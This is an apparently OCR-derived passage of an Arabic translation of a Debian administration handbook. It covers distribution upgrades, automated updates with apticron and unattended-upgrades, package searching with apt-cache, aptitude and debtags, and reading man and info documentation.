الآن حان وقت التحديث نفسه. أولاً، عليك تغيير الملف `/etc/apt/sources.list` حتى تجلب APT حزمها من ويزي بدلاً من سكويز. إذا كان الملف يشير فقط إلى التوزيعة المستقرة بدلاً من أسماء رمزية صريحة، فلا حاجة لتغيير أي شيء أصلاً، لأن المستقرة تشير دائماً إلى الإصدار الأخير لدبيان. في كلا الحالتين، يجب تحديث قاعدة بيانات الحزم المتوفرة (بالأمر **apt-get update** أو من خلال زر التحديث في **synaptic**).

بمجرد تسجيل مصادر الحزم الجديدة هذه، عليك أولاً تنفيذ تحديث أصغري باستخدام **apt-get upgrade**. عند تنفيذ التحديث على دفعتين، نُسهِّل عمل أدوات إدارة الحزم ونضمن غالباً أننا نستخدم أحدث الإصدارات من هذه الأدوات، التي قد تقدم إصلاحات للعلل وتحسينات ضرورية لإتمام التحديث الكامل للتوزيعة.

بعد إنهاء هذه الخطوات الأولية، يحين وقت تنفيذ التحديث نفسه، إما باستخدام **apt-get dist-upgrade**، أو **aptitude**، أو **synaptic**. عليك التحقق من الإجراءات المقترحة بعناية قبل تطبيقها: قد ترغب بإضافة حزم مقترحة أو إلغاء حزم موصى بها تعرف أنها لا تفيدك. في كلا الحالتين، يجب أن تخرج الواجهة بسيناريو تكون نهايته نظام ويزي متماسك ومحدّث. بعدها، كل ما عليك هو الانتظار حتى تنزل الحزم المطلوبة، والإجابة على أسئلة Debconf وربما أسئلة متعلقة بملفات ضبط معدّلة محلياً، والاسترخاء على كرسيك بينما تنجز APT خلطتها السحرية.

6.6.2. حل المشاكل بعد التحديث

بالرغم من أن مشرفي حزم دبيان يبذلون أفضل ما لديهم، إلا أن تحديث النظام بالكامل لا يجري بالسلاسة التي تتمناها دائماً. قد لا تتوافق إصدارات البرمجيات الجديدة مع القديمة (مثلا، قد يتغير سلوكها الافتراضي أو الصيغة التي تحفظ فيها البيانات). أيضاً، قد تتسلل بعض العلل من هنا وهناك بالرغم من طور الاختبار الذي يسبق إطلاق دبيان دائماً.

لاستباق بعض هذه المشاكل، يمكنك تثبيت الحزمة apt-listchanges، التي تعرض معلومات عن المشاكل المحتملة في بداية تحديث كل حزمة. يجمع مشرفو الحزم هذه المعلومات ويقدمونها للمستخدمين في ملفات `/usr/share/doc/package/NEWS.Debian`. يجب أن تساعدك قراءة هذه الملفات (ربما من خلال apt-listchanges) على تفادي المفاجآت السيئة.

قد تجد أحياناً أن النسخة الجديدة من البرنامج لا تعمل على الإطلاق. هذا يحدث عادة إذا لم يكن التطبيق شهيراً بما يكفي ولم يُختبَر كما يجب؛ وقد يسبب تحديث البرنامج في اللحظات الأخيرة انتكاسات لا يُعثَر عليها إلا بعد إطلاق الإصدار المستقر. في كلا الحالتين، أول شيء يجب عمله هو إلقاء نظرة على نظام تتبع العلل على `http://bugs.debian.org/package`، والتحقق فيما لو تم التبليغ عن العلة مسبقاً. إذا لم يبلغ عنها أحد، عليك التبليغ عنها بنفسك باستخدام **reportbug**. أما إذا كانت معروفة مسبقاً، فإن تقرير العلة والرسائل المرتبطة به مصدر ممتاز للمعلومات المتعلقة بالعلة عادة:

- أحياناً تكون الرقعة موجودة، ومتوفرة في تقرير العلة؛ يمكنك عندها إعادة ترجمة نسخة مصححة من الحزمة المعطوبة محلياً (انظر القسم 15.1، « إعادة بناء حزمة من المصدر » ص 482)؛
- في الحالات الأخرى، قد يعثر المستخدمون على طريقة للالتفاف حول المشكلة ويشاركون خبرتهم بها في ردودهم على التقرير؛
- بل ثمة حالات يُحضِّر فيها المشرف حزمة مصححة وينشرها للعموم.

تبعاً لخطورة العلة، قد يُحضَّر إصدار جديد من الحزمة خصيصاً لإحدى النسخ المنقحة من الإصدارة المستقرة. عند حدوث ذلك، تتوفر الحزمة المصححة في القسم `proposed-updates` في مرايا دبيان (انظر القسم 6.1.2.3، « التحديثات المقترحة » ص 150). يمكن إضافة المدخلة المطلوبة مؤقتاً إلى الملف `sources.list`، ويمكن تثبيت الحزم المحدّثة باستخدام **apt-get** أو **aptitude**.

أحياناً لا تتوفر الحزمة المصححة في هذا القسم لأنها تنتظر مصادقة مديري الإصدارة المستقرة عليها. يمكنك التأكد من ذلك من صفحتهم على الوب. الحزم المذكورة هناك غير متوفرة بعد، لكنك ستعرف على الأقل أن عملية نشرها في تَقدُّم.

→ http://release.debian.org/proposed-updates/stable.html

6.7. إبقاء النظام محدّثاً

توزيعة دبيان ديناميكية وتتغير باستمرار. معظم التغيرات تجري في الإصدارة الاختبارية و غير المستقرة، لكن حتى المستقرة تُحدَّث من وقت إلى آخر، غالباً بسبب الإصلاحات الأمنية. مهما كانت نسخة دبيان التي يعمل بها النظام، من الجيد عموماً تحديثها بانتظام، حتى تستفيد من أحدث التطورات وإصلاحات العلل.

في حين أنه يمكن تشغيل أداة للتحقق من التحديثات المتوفرة وتثبيتها دورياً، إلا أن هذه المهمة المتكررة مملة، خصوصاً عندما تحتاج لتنفيذها على عدة أجهزة. لحسن الحظ، يمكن أتمتة هذه العملية جزئياً، مثل العديد من المهام المتكررة الأخرى، وقد طُوِّرَتْ مجموعة من الأدوات مسبقاً لهذا الغرض.

أولى هذه الأدوات هي **apticron**، في الحزمة ذات الاسم نفسه. مهمتها الأساسية تشغيل سكربت يومياً (من خلال **cron**). يحدّث السكربت قائمة الحزم المتوفرة، وفي حال وجود إصدارات أحدث لبعض الحزم المثبتة، سيرسل قائمة بهذه الحزم في بريد إلكتروني مرفقة بالتغيُّرات التي طرأت على الإصدارات الحديثة. من الوضح أن هذه الحزمة تستهدف مستخدمي دبيان المستقرة، لأن الرسائل اليومية ستكون طويلة جداً بالنسبة لنسخ دبيان الأخرى الأكثر تقلباً. عند وجود تحديثات، تنزلها **apticron** آلياً. لكن لا تثبتها (يبقى مدير النظام مسؤولاً عن تثبيتها) لكن بما أن الحزم قد نزلت مسبقاً و أصبحت متوفرة محلياً (في مخبأ APT) فستكون العملية أسرع.

لا شك أن مديري النظم المسؤولون عن عدة حواسيب سيقدّرون ميزة إعلامهم بالتحديثات المنتظرة، لكن التحديث بحد ذاته يبقى مملاً كما كان، وهنا يبرز دور السكربت `/etc/cron.daily/apt` (في حزمة apt). يعمل هذا السكربت يومياً أيضاً (دون الحاجة لتدخل المستخدم) بوساطة **cron**. للتحكم بسلوكه، استعمل متغيرات ضبط APT (المخزّنة طبعاً في `/etc/apt/apt.conf.d/`). المتغيرات الأساسية هي:

`APT::Periodic::Update-Package-Lists`

يسمح لك هذا الخيار بتحديد تواتر تحديث لوائح الحزم (بالأيام). يستطيع مستخدمو **apticron** تحديد هذا دون استخدام هذا المتغير، لأن **apticron** يقوم بهذه المهمة أصلاً.

`APT::Periodic::Download-Upgradeable-Packages`

هذا الخيار يحدد عدد مرات التكرار أيضًا (بالأيام)، لكنه يتحكم بتنزيل الحزم الفعلية. لا يحتاج مستخدمو **apticron** لهذا الخيار أيضًا.

`APT::Periodic::AutocleanInterval`


يغطي هذا الخيار ميزة لا تملكها **apticron**. فهو يتحكم بمدى تكرار إزالة الحزم المَيْتَة (التي لم تعد أي توزيعة تشير إليها) من مخبأ APT. تبقي هذه العملية حجم مخبأ APT معقولاً وهذا يعني أن لا داع للقلق بخصوص هذه المهمة بعد الآن.

`APT::Periodic::Unattended-Upgrade`

عند تفعيل هذا الخيار، سوف يُنفِّذ السكربت اليومي الأمر **unattended-upgrade** (من الحزمة unattended-upgrades) الذي يعمل (كما يدل اسمه) على تحديث بعض الحزم آلياً (يهتم هذا الأمر افتراضياً بالتحديثات الأمنية فقط، لكن يمكن تخصيصه عبر الملف `/etc/apt/apt.conf.d/50unattended-upgrades`). لاحظ أنه يمكن تفعيل هذا الخيار بمساعدة debconf عبر استدعاء الأمر **dpkg-reconfigure -plow unattended-upgrades**.

تسمح لك خيارات أخرى بالتحكم بأسلوب تنظيف المخبأ بدقة أكبر. هذه الخيارات غير مذكورة هنا، لكنها موصوفة في السكربت `/etc/cron.daily/apt`.

هذه الأدوات مناسبة جداً للمخدّمات، لكن مستخدمي الحواسيب المكتبية يفضلون عادة نظاماً تفاعلياً أكثر. لهذا السبب تثبِّت المهمة « Graphical desktop environment » الحزمة gnome-packagekit. تُظهِر هذه الحزمة أيقونة في منطقة التنبيهات في بيئة سطح المكتب عند توفر تحديثات؛ وبنقر هذه الأيقونة تعمل **gpk-update-viewer**، وهي واجهة مبسطة لتحديث النظام. يمكنك تصفح التحديثات المتوفرة، وقراءة الأوصاف القصيرة للحزم التي صدرت نسخ جديدة منها، والاطلاع على محتويات سجلات التغيرات المرتبطة بها (`changelog`)، واختيار تطبيق التحديث أو عدمه على كل حزمة من الحزم.



شكل 6.3. التحديث باستخدام **gpk-update-viewer**

6.8. التحديثات الآلية

بما أن شركة فلكوت تملك الكثير من الحواسيب لكن مواردها البشرية محدودة، فإن مدراء النظم فيها يحاولون أتمتة التحديثات قدر الإمكان. بالتالي، يجب أن تعمل البرامج المسؤولة عن هذه العمليات دون تدخل البشر.

6.8.1. إعداد dpkg

كما ذكرنا سابقاً (انظر الملاحظة الجانبية تفادي الأسئلة المتعلقة بملفات الضبط ص 131)، يمكن توجيه **dpkg** حتى لا يسأل عن تأكيد استبدال ملف الإعداد (باستخدام الخيارين `--force-confdef --force-confold`). لكن توجد ثلاثة مصادر أخرى لطلبات التفاعل على أي حال: بعضها يصدر عن APT نفسها، وبعضها يعالجها **debconf**، وبعضها يحدث على سطر الأوامر نتيجة سكربتات ضبط خاصة بالحزمة.

6.8.2. إعداد APT

حالة APT بسيطة: يطلب الخيار `-y` (أو `--assume-yes`) من APT أن تعتبر الإجابة عن جميع أسئلتها هي « نعم ».

6.8.3. إعداد **debconf**

تستحق حالة **debconf** تفصيلاً أكثر. لقد صُمِّم هذا البرنامج، منذ البداية، للتحكم بكمية ومستوى الأسئلة الموجهة للمستخدم، بالإضافة إلى طريقة عرضها. لهذا فإن إعداده يتطلب تحديد أولوية دنيا للأسئلة؛ وتعرض الأسئلة التي تتجاوز هذه الأولوية الدنيا فقط. يستخدم **debconf** الإجابة الافتراضية (التي حددها مشرف الحزمة) للأسئلة التي يراد تخطيها.

إن عنصر الضبط الآخر المرتبط بهذا الموضوع هو النمط الذي تستخدمه الواجهة. إذا اخترت `noninteractive` من بين الخيارات، سيُعطِّل التفاعل مع المستخدم بالكامل. إذا حاولت الحزمة عرض ملاحظة إعلامية، فسوف تُرسِل إلى مدير النظام بالبريد الإلكتروني.

لإعادة ضبط **debconf**، استخدم أداة **dpkg-reconfigure** من الحزمة debconf؛ الأمر المطلوب هو **dpkg-reconfigure debconf**. لاحظ أن القيم المضبوطة يمكن تجاوزها مؤقتاً باستخدام متغيرات البيئة عند الحاجة (مثلاً، يتحكم `DEBIAN_FRONTEND` بالواجهة، كما هو موثق في صفحة الدليل debconf(7)).

6.8.4. معالجة تفاعلات سطر الأوامر

آخر مصدر لطلب التفاعل، وأصعب مصدر للتخلص منه، هو سكربتات الإعداد التي يُشغّلها **dpkg**. لا يوجد أي حل قياسي للأسف، ولا توجد إجابة أفضل من غيرها.

الطريقة الشائعة هي إغلاق مجرى الدخل القياسي بإعادة توجيهه إلى المحتوى الفارغ للملف `/dev/null` باستخدام ***command* </dev/null**، أو تغذيته بعدد لانهائي من محارف newline. كلا الطريقتين غير مضمونة 100%، لكنها تؤدي عموماً إلى استخدام الإجابات الافتراضية، نظراً لأن معظم السكربتات تعتبر الصمت قبولاً بالقيمة الافتراضية.

6.8.5. الخلطة المعجزة

إذا جمعنا العناصر السابقة، يمكننا تصميم سكربت صغير لكنه موثوق يتولى التحديثات آلياً.

مثال 6.4. سكربت التحديث اللاتفاعلي

```
export DEBIAN_FRONTEND=noninteractive
yes '' | apt-get -y -o Dpkg::Options::="--force-confdef" -o Dpkg::Options::="--force-c
➥ onfold" dist-upgrade
```

ممارسة عملية

حالة شركة فلكوت

الحواسيب في شركة فلكوت متباينة، ولها وظائف متنوعة. لذلك سيختار مديرو النظم الحل الأنسب لكل جهاز.

عملياً، أُعدّت المخدّمات التي تعمل بنظام ويزي باستخدام « الخلطة المعجزة » المذكورة أعلاه، وهي تُحدَّث آلياً. المخدّمات الحيوية فقط (الجدران النارية، مثلا) تعدُّ باستخدام **apticron**، بحيث تجري التحديثات تحت مراقبة مدير النظام دائماً.

تعمل محطات العمل المكتبية في خدمات الإدارة بنظام ويزي أيضاً، لكنها مزودة بالحزمة gnome-packagekit، حتى يتحكم المستخدمون بالتحديثات بأنفسهم. إن الداعي لهذا القرار هو أن سلوك الحاسوب قد يتغير بصورة غير متوقعة إذا حُدِّث بدون إعطاء أمر صريح، وهذا قد يربك المستخدمين الرئيسيين.

في المختبر، توجد عدة حواسيب تستخدم الاختبارية –للاستفادة من آخر إصدارات البرمجيات– ولا تُحدّث هذه الأجهزة تلقائياً هي الأخرى. ضبط مديرو النظم APT بحيث تجهز التحديثات لكن دون أن تجريها؛ وعندما يقررون تحديث النظام (يدوياً)، سيتجاوزون مرحلتي تحديث قوائم الحزم المتوفرة وتنزيل الحزم، وسيتمكنون من التركيز على الجزء المفيد فعلياً.

6.9. البحث عن الحزم

مع كمية البرمجيات الكبيرة في دبيان والتي تنمو باستمرار، تظهر مفارقة: لدى دبيان عادة أدوات لمعظم المهام، لكن العثور على تلك الأدوات من بين آلاف الحزم الأخرى قد يكون صعباً جداً. كان الافتقار للأساليب الملائمة للبحث عن الأداة الصحيحة (والعثور عليها) مشكلة منذ فترة طويلة. لقد حُلّت هذه المشكلة بالكامل تقريباً لحسن الحظ.

أبسط عملية بحث ممكنة هي البحث عن اسم حزمة كما هو. إذا أعاد الأمر **apt-cache show *package*** نتيجة ما، فالحزمة موجودة. للأسف، هذا يتطلب معرفة اسم الحزمة أو ربما تخمينه، وهذا غير ممكن دائماً.

تلميح

عادات تسمية الحزم

تسمى بعض أنواع الحزم وفقاً لأسلوب تسمية تقليدي؛ قد تسمح لك معرفة الأسلوب بتخمين اسم الحزمة الدقيق أحياناً. مثلاً، بالنسبة لوحدات بيرل، تنص التقاليد على أن الوحدة المسماة `XML::Handler::Composer` في منبعها يجب تحزيمها في libxml-handler-composer-perl. مكتبة بايثون التي تسمح باستخدام نظام **gconf** تحزم باسم python-gconf. لا يمكن للأسف تعريف أساليب تسمية عامة لكل الحزم، ولو أن مشرفي الحزم يحاولون عادة اتباع خيارات المطورين المنبعيين.

البحث عن نص بسيط في أسماء الحزم هي طريقة بحث أخرى أنجع قليلاً من سابقتها، لكنها تظل محدودة جداً. يمكن عموماً العثور على نتائج بالبحث في أوصاف الحزم: البحث عن الكلمات المفتاحية في أوصاف الحزم سيثمر غالباً، إذ تملك كل حزمة وصفاً مفصلاً كثيراً أو قليلاً بالإضافة إلى اسمها. **apt-cache** و**axi-cache** هما الأداتان اللازمتان لهذا النوع من البحث؛ مثلاً، **apt-cache search video** ستعيد لائحة بجميع الحزم التي يحتوي اسمها أو وصفها على الكلمة المفتاحية « video ».

بالنسبة لعمليات البحث الأكثر تعقيداً، ستحتاج لأداة أقوى مثل **aptitude**. تسمح لك **aptitude** بالبحث وفقاً لتعبير منطقي مبني على أساس حقول البيانات الفوقية للحزمة. مثلاً، يبحث الأمر التالي عن الحزم التي يحتوي اسمها على kino، ووصفها يحوي كلمة video، واسم المشرف عليها paul:

```
$ aptitude search kino~dvideo~mpaul
p   kino  - Non-linear editor for Digital Video data
$ aptitude show kino
Package: kino
State: not installed
Version: 1.3.4-1.3
Priority: extra
Section: video
Maintainer: Paul Brossier <piem@debian.org>
Architecture: amd64
Uncompressed Size: 7936 k
Depends: libasound2 (> 1.0.24.1), libatk1.0-0 (>= 1.12.4),
         libavc1394-0 (>= 0.5.3), libavcodec53 (>= 4:0.8~beta1~) |
         libavcodec-extra-53 (>= 4:0.8~beta1~), libavformat53
         […]
Recommends: ffmpeg, curl
Suggests: udev | hotplug, vorbis-tools, sox, mjpegtools, lame, ffmpeg2theora
Conflicts: kino-dvtitler, kino-timfx, kinoplus
Replaces: kino-dvtitler, kino-timfx, kinoplus
Provides: kino-dvtitler, kino-timfx, kinoplus
Description: Non-linear editor for Digital Video data
 Kino allows you to record, create, edit, and play movies recorded with
 DV camcorders. This program uses many keyboard commands for fast
 navigating and editing inside the movie.

 The kino-timfx, kino-dvtitler and kinoplus sets of plugins, formerly
 distributed as separate packages, are now provided with Kino.
Homepage: http://www.kinodv.org/

Tags: hardware::camera, implemented-in::c, implemented-in::c++,
      interface::x11, role::program, scope::application,
      suite::gnome, uitoolkit::gtk, use::editing,
      works-with::video, x11::application
```

يعيد البحث حزمة واحدة فقط، وهي kino، التي تفي بجميع معايير البحث.

حتى عمليات البحث متعددة المعايير هذه غير عمليّة، ما يفسر عدم استخدام الناس لها كما ينبغي. بالتالي تم تطوير نظام وسم جديد، وهو يقدم أسلوباً جديداً للبحث. تعطى الحزم وسوماً تقدّم تصنيفاً بحسب الموضوع من عدة نواحي، يعرف باسم « التصنيف الموشوري » (facet-based classification). في حالة kino المبينة

أعلاه، تشير وسوم الحزمة إلى أن Kino هو برنامج مبني على Gnome وهو يعالج الفيديو وغرضه الأساسي هو التحرير.

قد يساعدك تصفح هذه التصنيفات على البحث عن حزمة مرتبطة بحاجة معروفة؛ حتى لو أعاد عدداً (معتدلاً) من الاحتمالات، فيمكن إكمال البحث يدوياً. لعمل ذلك، يمكنك استخدام نموذج البحث `~G` في **`aptitude`**، لكن من الأسهل غالباً تصفح الموقع الذي تدار فيه الوسوم:

→ http://debtags.alioth.debian.org/cloud/

إن اختيار الوسمين `works-with::video` و`use::editing` يعطي حفنة حزم، منها محرري الفيديو kino وpitivi. إن نظام التصنيف هذا في طريقه نحو الانتشار أكثر وأكثر مع مرور الوقت، وستقدم برامج إدارة الحزم واجهات بحث فعالة مبنية على أساسه.

لتلخيص الموضوع، يعتمد اختيار أفضل أداة على مدى تعقيد البحث الذي ترغب بتنفيذه:

- تسمح لك **`apt-cache`** بالبحث في أسماء الحزم وأوصافها فقط، وهي مناسبة جداً عند البحث عن حزمة معينة توافق بضعة كلمات مفتاحية مستهدفة؛
- عندما تحتوي معايير البحث أيضاً على علاقات بين الحزم أو بيانات فوقية أخرى مثل اسم المشرف عليها، سيكون **`synaptic`** أكثر فائدة؛
- عند الحاجة إلى بحث مبني على أساس الوسوم، فإن **packagesearch** أداة جيدة لهذا الغرض، وهي واجهة رسومية مخصصة للبحث ضمن الحزم المتوفرة اعتماداً على عدة معايير (بما فيها أسماء الملفات التي تحويها). أما إذا أردت البحث من سطر الأوامر، فعليك باستخدام **`axi-cache`**.
- أخيراً، عندما يحوي البحث تعابير معقدة وعمليات منطقية، سيكون نظام **`aptitude`** للبحث عن النماذج الأداة المثلى لذلك، فهو قوي فعلاً بغض النظر عن غموضه نوعاً ما؛ وهو يعمل في النمطين النصي والتفاعلي.

الفصل 7. حل المشكلات والعثور على المعلومات

المحتويات:

إن أهم مهارة بالنسبة لمدير النظام، هي القدرة على التعامل مع أي وضع، معروف أو مجهول. يقدم هذا الفصل عدة طرق —نأمل أن— تساعدك على عزل سبب أية مشكلة تواجهك، حتى تتمكن من حلها.

7.1. مصادر الوثائق

قبل أن تفهم ما يحدث فعلاً عندما تواجهك مشكلة، عليك معرفة الدور النظري لكل برنامج له علاقة بالمشكلة. أفضل طريقة لذلك هي استشارة توثيق تلك البرامج؛ وبما أن هذه الوثائق كثيرة وقد تكون مبعثرة جدًا، يجب أن تعرف جميع الأماكن التي يمكن أن تعثر فيها عليها.

7.1.1. صفحات الدليل

ثقافة

RTFM

هذا الاختصار يعني « اقرأ الدليل اللعين » — « Read the F**king Manual »، لكن يمكن نشره وفق معنى أكثر وديّة، « اقرأ الدليل المفيد » — « Read the Fine Manual ». تُستعمَل هذه العبارة أحياناً في الردود (المقتضبة) على أسئلة المبتدئين. هذه الإجابة فظة نوعاً ما، وهي تدل على الضيق من سؤال طرحه شخص لم يزعج نفسه بقراءة الوثائق. بعضهم يقول إن هذه الإجابة الكلاسيكية أفضل من لا شيء (لأنها تخبرك بوجود المعلومات المنشودة في الوثائق)، أو أفضل من جواب مغيظ أكثر إسهابٍ من هذا.

على أية حال، إذا أجابك أحدهم بـ « RTFM »، فمن الحكمة غالباً ألا تعتبرها إهانة. لكن إذا كنت ستفسر هذه الإجابة على أنها إغاظة، فعليك تجنُّب تلقّيها. إذا لم تكن المعلومات التي تحتاجها موجودة في الدليل، وهذا ممكن، فقد تحتاج توضيح ذلك، والأفضل أن تفعل هذا في سؤالك الأول. عليك أيضاً وصف الخطوات المختلفة التي اتخذتها مسبقاً للعثور على المعلومات قبل طرحك السؤال في المنتدى. يمكنك أن تتبع توصيات إريك ريموند لتفادي أكثر الأخطاء شيوعاً والحصول على إجابات مفيدة.

→ http://catb.org/~esr/faqs/smart-questions.html

تحوي صفحات الدليل (Manual pages)، قدراً كبيراً من المعلومات الأساسية، رغم أنها مختصرة بطبيعتها. سنستعرض الأمر المستخدم لعرضها سريعاً. ببساطة اطبع **`man manual-page`** — وعادة ما يكون اسم صفحة الدليل نفس اسم الأمر الذي تبحث عن وثائقه. مثلاً، للتعرف على الخيارات المتوفرة للأمر **`cp`**، ستكتب الأمر **`man cp`** في مفسر الأوامر (انظر الملاحظة التالية).

أساسيات

الصدَفَة، مفسر سطر الأوامر

مفسِّر سطر الأوامر، الذي يعرف باسم « الصَدَفَة – shell »، هو برنامج ينفّذ الأوامر التي يُدخِلها المستخدم أو المخزَّنة في سكربت. في الوضع التفاعلي، يعرض إشارة (محث prompt، تنتهي عادة بالرمز $ بالنسبة للمستخدم العادي، أو # بالنسبة لمدير النظام) تبيّن جاهزيته لقراءة أمر جديد. الملحق B، *دورة تذكيرية قصيرة* ص 508 يصف أساسيات استخدام الصدفة.

الصدفة الافتراضية والأكثر شيوعاً هي **bash** (Bourne Again SHell)، لكن يوجد غيرها، منها **tcsh**، **csh**، **dash** و **zsh**.
تساعدك معظم الأصداف أثناء إدخال الأوامر تفاعليًا بالإضافة لمزايا أخرى عديدة، مثل إكمال أسماء الأوامر أو الملفات (يمكنك تفعيل ذلك بضغط مفتاح tab بصورة عامة)، أو استدعاء أوامر سابقة (إدارة المحفوظات).

لا توثق صفحات الدليل البرامج التي يمكن الوصول إليها من سطر الأوامر فحسب، بل ملفات الإعداد أيضًا، ونداءات النظام، ودوال مكتبة C، وغيرها. قد تتضارب الأسماء أحياناً. مثلاً، أمر الصدفة **read** له نفس اسم نداء النظام `read`. ولهذا تُنَظَّم صفحات الدليل في أقسام مرقَّمة:

1. أوامر يمكن تنفيذها من سطر الأوامر؛
2. نداءات النظام (دوال توفرها النواة)؛
3. دوال مكتبات (توفرها مكتبات النظام)؛
4. أجهزة (في نظم التشغيل المشابهة لنظام يونكس تكون الأجهزة ملفات خاصة، موجودة عادة في مجلد `/dev/`)؛
5. ملفات إعداد (صيغ الملفات والعادات المتبعة)؛
6. ألعاب؛
7. مجموعات معايير وماكروات؛
8. أوامر إدارة النظام؛
9. روتينات النواة.

من الممكن تحديد قسم صفحة الدليل التي تبحث عنها: لعرض وثائق نداء النظام `read`، سوف نكتب **man 2 read**. عند عدم تحديد أي قسم صراحة، سيُعرَض أول قسم يحوي صفحة للاسم المطلوب. بالتالي، الأمر **man shadow** يعرض shadow(5) لعدم وجود صفحات للاسم *shadow* في الأقسام من 1 إلى 4.

تلميح
whatis

إذا لم ترغب بالنظر في صفحة الدليل كاملة، بل في مختصراتها للتحقق من وجود ما تبحث عنه فيها، ببساطة استعمل **whatis *command***.

```
$ whatis scp
scp (1)     - secure copy (remote file copy program)
```

هذا الوصف المختصر مضمّن في قسم *NAME* في بداية كل صفحة من الدليل.

بالطبع، لن يفيدك الدليل كثيراً إذا لم تعلم أسماء الأوامر. هذه وظيفة الأمر **apropos**، الذي يساعدك في البحث في صفحات الدليل، أو بالأحرى في أوصافها المختصرة؛ إذ تبدأ كل صفحة دليل أساساً بملخص من سطر واحد. يعيد الأمر **apropos** قائمة بصفحات الدليل التي تذكر الكلمات المفتاحية المطلوبة في ملخصها، فإذا كان اختيارك لهذه الكلمات موفقاً، ستجد اسم الأمر الذي تريد.

مثال 7.1. العثور على **cp** باستخدام **apropos**

```
$ apropos "copy file"
cp (1)              - copy files and directories
cpio (1)            - copy files to and from archives
hcopy (1)           - copy files from or to an HFS volume
install (1)         - copy files and set attributes
```

تلميح

التصفح بمتابعة الروابط

العديد من صفحات الدليل تحوي قسم « SEE ALSO »، في نهاية الصفحة عادة، يشير إلى صفحات أخرى لها علاقة بأوامر مشابهة، أو يشير إلى توثيق خارجي. وهكذا يمكنك العثور على وثائق ذات صلة بموضوع البحث حتى لو لم تعثر على مرادك في أول صفحة.

ليس الأمر **man** الوسيلة الوحيدة لقراءة صفحات الدليل،حيث يقدم برنامج **konqueror** (في KDE) وبرنامج **yelp** (في GNOME) هذه الميزة أيضًا. كما توجد واجهة وب أيضًا، تقدمها الحزمة **man2html**، التي تسمح لك باستعراض صفحات الدليل في متصفح وب. إذا كانت الحزمة مثبتة على الحاسوب، افتح العنوان التالي للوصول إلى هذه الواجهة:

→ http://localhost/cgi-bin/man/man2html

تحتاج هذه الأداة لمُخَدِّم وب. لهذا عليك تثبيت هذه الحزمة على أحد المخدمات: حتى يتمكن جميع مستخدمي الشبكة المحلية من الاستفادة من الخدمة (بما فيها الحواسيب التي تستعمل نظم تشغيل غير لينكس)، وهذا سيعفيك من إعداد مخدّم HTTP على كل محطة عمل. إذا كان الوصول للمخدّم من شبكات أخرى ممكناً، فقد ترغب بحصر الوصول لهذه الخدمة بمستخدمي الشبكة المحلية فقط.

سياسة دبيان

صفحات الدليل الإلزامية

تتطلب دبيان أن يكون لكل برنامج صفحة دليل. إذا لم يقدم منبع البرنامج صفحة دليل، فسوف يكتب مشرف حزمة دبيان عادة صفحة دليل مصغرة، توجّه القارئ إلى مكان الوثائق الأصلية على الأقل.

7.1.2. وثائق ***info***

كَتَبَ مشروع غنو (GNU) وثائق معظم برامجه في صيغة *info*؛ ولهذا تشير العديد من صفحات الدليل إلى وثائق *info* المقابلة لها. تُقدِّم هذه الصيغة بعض المزايا الإضافية، لكن البرنامج المستخدم لعرض هذه الملفات أعقد قليلاً.

يدعى البرنامج الذي يعرض هذه الملفات باسم **info** طبعاً، وهو يأخذ اسم « العقدة » التي تريد قراءتها كمتغير. إن وثائقَ *info* تتمتع ببنية شجرية، وإذا استدعيت **info** بدون متغيرات، فسوف يعرض قائمة بالعقد المتوفرة في المستوى الأول. عادة ما تحمل العقد اسم الأوامر المرتبطة بها.

لكن أدوات التجول في الوثائق ليست بدهية تماماً. إن أفضل طريقة للتآلف مع البرنامج هي استدعاؤه، ثم إدخال **h** (اختصار « help »)، واتّباع التعليمات حتى تتعلم من خلال الممارسة. أو يمكنك أيضاً استخدام متصفح رسومي، فهو أسهل استخداماً بكثير. مرة أخرى نقول، إن **konqueror** و**yelp** مناسبان؛ وهناك أيضاً **info2www** الذي يوفر واجهة وب.

→ http://localhost/cgi-bin/info2www

لاحظ أن نظام *info* لا يدعم الترجمة، بعكس نظام صفحات **man**. بالتالي فإن وثائق *info* تُكتَب بالإنكليزية دائمًا. وبالرغم من هذا، عندما تطلب من برنامج **info** عرض صفحة *info* غير موجودة، سوف يلجأ إلى صفحة *man* ذات الاسم نفسه (في حال وجودها)، والتي قد تكون مترجمة.

7.1.3. الوثائق الخاصة

